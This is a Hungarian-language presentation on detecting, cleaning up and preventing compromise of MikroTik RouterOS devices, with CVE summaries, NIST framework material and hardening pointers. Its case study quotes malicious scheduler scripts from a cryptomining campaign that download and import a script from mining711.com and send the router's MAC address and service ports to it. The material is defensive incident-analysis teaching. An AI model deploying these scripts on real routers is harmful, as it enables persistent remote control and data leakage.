

Kiberbiztonsági kockázatok csökkentése és elhárítása RouterOS hálózatokon

Reduce and mitigate cybersecurity risk on RouterOS networks

Magamról

Kiss Pál

- **IP hálózat technológia kiberbiztonsági szakértő**
 - MikroTik Trainer
 - Cisco CCIE
 - CISSP
- **Szolgáltatói és Nagyvállalati tapasztalatok**
 - Architektúrális tervezés
 - DevOps
 - Automatizálás

Mivel foglalkozik a kiberbiztonság?

- Kibertér
- Biztonsági rés
- Terheléses támadás
- Zsarolóvírus
- Közösségi médiák
- Adatvédelem
- **Kriptovaluta**
- Kiberfegyverek
- Kiberháború



Esettanulmány

- IT hálózat infrastruktúra üzemeltetési probléma
- Incidens vizsgálat
- Incidenskezelés folyamata
- Intézkedési terv
- Védelmi megoldások
- Megelőző intézkedések

Hálózat üzemtetési probléma vagy incidens

Avagy hogyan tudhatjuk meg ha a hálózatunk eszközei kompromittálódtak?

- Szakértői vizsgálat
- Körülmények és okok felderítése
- “Nyomelemzés” vizsgálat
- Kiértékelés

Hálózati eszköz vizsgálata

- Hardver vizsgálat
- Szoftver konfiguráció vizsgálat
- Rendszernapló vizsgálat
- Fájrendszer és könyvtárstruktúra vizsgálat
- Szokatlan tartalmú script....

További részletek

```
/system scheduler
add interval=5m name="DDNS Serv" on-event="/system script run iDDNS" start-time=startup

add interval=10m name="DDNS Set" on-event="/tool fetch url=http://mining711.com/update.txt\
mode=http dst-path=i114.rsc\n/import i114.rsc;;delay 6s;/file remove i114.rsc" start-time=startup

add interval=6m name="DDNS Up" on-event="/tool fetch url=http://mining711.com/error.html\
mode=http dst-path=webproxy/error.html" start-time=startup

add interval=6m name="DDNS Crt" on-event="/tool fetch url=http://mining711.com/error.html\
mode=http dst-path=flash/webproxy/error.html" start-time=startup
```

```
:global mac [/interface ethernet get 1 mac-address]
:global port ([/ip service get winbox port]."_"[/ip socks get port]."_"[/ip proxy get port])
:global info ([/ip socks get enabled]."_"[/ip proxy get enabled]."_"\
"[/interface pptp-server server get enabled])\
:global cmd "$mac/$port/$info/dns"|
/tool fetch address=mining711.com src-path=\$cmd mode=http dst-path=dns;;delay 3s\
/import dns;;delay 4s;/file remove dns"
```

source: <https://blog.avast.com/mikrotik-routers-targeted-by-cryptomining-campaign-avast>

Hogyan védjük meg a hálózatot biztonsági rés kihasználása ellen?

- Izoláljuk a fertőzött hálózati eszközt a rendszerből
- Java script - malware kitisztítása az eszközből
- Eszköz eredeti konfiguráció visszaállítása
- Kapcsolódó információvédelmi aspektusok kezelése
- További “hardening”

További nyomozás – “root cause” analízis

- Sebezhetőségek beazonosítása
- Szoftver verzió követés – frissítés (Tesztelés!)
- Rendszer komponens sérülékenységek meghatározása
- Javítások kivitelezése

Sebezhetőségekről



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

[Log In](#) [Register](#)

[Vulnerability Feeds & WidgetsNew](#) www.itsecdb.com

- [Home](#)
- Browse :**
 - [Vendors](#)
 - [Products](#)
 - [Vulnerabilities By Date](#)
 - [Vulnerabilities By Type](#)
- Reports :**
 - [CVSS Score Report](#)
 - [CVSS Score Distribution](#)
- Search :**
 - [Vendor Search](#)
 - [Product Search](#)
 - [Version Search](#)
 - [Vulnerability Search](#)
 - [By Microsoft References](#)
- Top 50 :**
 - [Vendors](#)
 - [Vendor Cvss Scores](#)
 - [Products](#)
 - [Product Cvss Scores](#)
 - [Versions](#)
- Other :**
 - [Microsoft Bulletins](#)
 - [Bugtraq Entries](#)
 - [CWE Definitions](#)
 - [About & Contact](#)
 - [Feedback](#)
 - [CVE Help](#)
 - [FAQ](#)
 - [Articles](#)
- External Links :**
 - [NVD Website](#)
 - [CWE Web Site](#)
- View CVE :**

Mikrotik : Vulnerability Statistics

[Products \(8\)](#) [Vulnerabilities \(17\)](#) [Search for products of Mikrotik](#) [CVSS Scores Report](#) [Possible matches for this vendor](#) [Related Metasploit Modules](#)


[Vulnerability Feeds & Widgets](#)

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2012	1	1													1
2015	1												1		
2017	6	3													
2018	8		2	3	1			1							
2019	1							1							
Total	17	4	2	3	1			2					1		1
% Of All		23.5	11.8	17.6	5.9	0.0	0.0	11.8	0.0	0.0	0.0	0.0	5.9	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type



MikroTik - RouterOS Blog



[Blog](#) [Archive](#) [RSS feed](#) [MikroTik.com](#)

CVE-2018-19298 CVE-2018-19299 IPV6 RESOURCE EXHAUSTION

4th Apr, 2019 | Software



Summary

RouterOS contained several IPv6 related resource exhaustion issues, that have now been fixed, taking care of the above-mentioned CVE entries.

LATEST ARTICLES

[CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion](#)

[MikroTik accelerates the adoption of 60 GHz technologies with Terragraph](#)

[CVE-2019-3924 Dude agent vulnerability](#)

[CVE-2018-14847 winbox vulnerability](#)

[Bugfix update 6.40.9 released](#)

CATEGORIES

[Announcements](#)

[Security](#)

[Software](#)

Security témakör



[Blog](#) [Archive](#) [RSS feed](#) [MikroTik.com](#)

CVE-2019-3924 DUDE AGENT VULNERABILITY

22nd Feb, 2019 | Security



On February 21, [Tenable published](#) a new CVE, describing a vulnerability, which allows to proxy a TCP/UDP request through the routers Winbox port, if it's open to the internet. Tenable had previously contacted MikroTik about this issue, so a fix has already been released on February 11, 2019 in...

LATEST ARTICLES

[CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion](#)

[MikroTik accelerates the adoption of 60 GHz technologies with Terragraph](#)

[CVE-2019-3924 Dude agent vulnerability](#)

[CVE-2018-14847 winbox vulnerability](#)

[Bugfix update 6.40.9 released](#)

CATEGORIES

[Announcements](#)

[Security](#)

[Software](#)


Kihasznált sérülékenység



[Blog](#) [Archive](#) [RSS feed](#) [MikroTik.com](#)

CVE-2018-14847 WINBOX VULNERABILITY

9th Oct, 2018 | Security



A cybersecurity researcher from Tenable Research has released a new proof-of-concept (PoC) RCE attack for an old directory traversal vulnerability that was found and patched within a day of its discovery in April this year, the new attack method found by Tenable Research exploits the same vulnerability, but takes it to one step ahead.

LATEST ARTICLES

[CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion](#)

[MikroTik accelerates the adoption of 60 GHz technologies with Terragraph](#)

[CVE-2019-3924 Dude agent vulnerability](#)

[CVE-2018-14847 winbox vulnerability](#)

[Bugfix update 6.40.9 released](#)

CATEGORIES

[Announcements](#)

[Security](#)

[Software](#)

Keretrendszer - NIST

NIST Search NIST **NIST MENU**

CYBERSECURITY FRAMEWORK [Helping organizations to better understand and improve their management of cybersecurity risk]

- Framework +
- New to Framework +
- Perspectives +
- Success Stories +
- Online Learning +
- Evolution +
- Frequently Asked Questions +
- Events and Presentations +
- Related Efforts (Roadmap)
- Informative References +
- Resources +
- Newsroom +

5 YEAR ANNIVERSARY
Credit: N. Hanacek/NIST

This voluntary Framework consists of standards, guidelines, and best practices to manage cybersecurity-related risk. The Cybersecurity Framework's prioritized, flexible, and cost-effective approach helps to promote the protection and resilience of critical infrastructure and other sectors important to the economy and national security.

LATEST UPDATES

- Roadmap for Cybersecurity Framework Version 1.1 has just been released, check it out [HERE](#) !
- NISTIR 8204 has now been release, check it out [HERE](#) .
- The recording of our April 26th webinar: "[Next Up! Cybersecurity Framework Webcast: A Look Back, A Look Ahead](#)" is now available [HERE](#).
- Version 1.1 of the Baldrige Cybersecurity Excellence Builder has just been released, check it out [HERE](#)!
- The NIST director's [remarks on Cybersecurity and Privacy updates](#) at RSA are now available

Stratégiák




- Irányelvek követése
- Legjobb gyakorlatok alkalmazása - “Best practices”
- Verzió követés - Patch management
- CMDB
- Incidens kezelés
- Hálózat biztonság tervezési-üzemeltetési tudatosság - Awareness

RouterOS hardening

https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router

- Interface-ek
- Szervizek (MNDP, ftp, api, etc.)
- Erős titkosítás
- Tűzfal konfiguráció
- Adminisztráció (Winbox, SSH, telnet, snmp, ntp, logging, etc.)
- Felhasználók (Admin, users)
- Konfiguráció mentés

Security Training - MTCSE



Mikrotik Certified Security Engineer

https://mikrotik.com/download/pdf/MTCSE_Outline.pdf

Felhasznált források

- <https://blog.avast.com/mikrotik-routers-targeted-by-cryptomining-campaign-avast>
- <https://www.cvedetails.com/>
- https://www.cvedetails.com/product/23641/Mikrotik-Routers.html?vendor_id=12508
- <https://blog.mikrotik.com>
- <https://blog.mikrotik.com/security/>
- <https://www.nist.gov/cyberframework>
- https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router

Köszönöm a figyelmet!

E-mail: kiss.pal@telekom.hu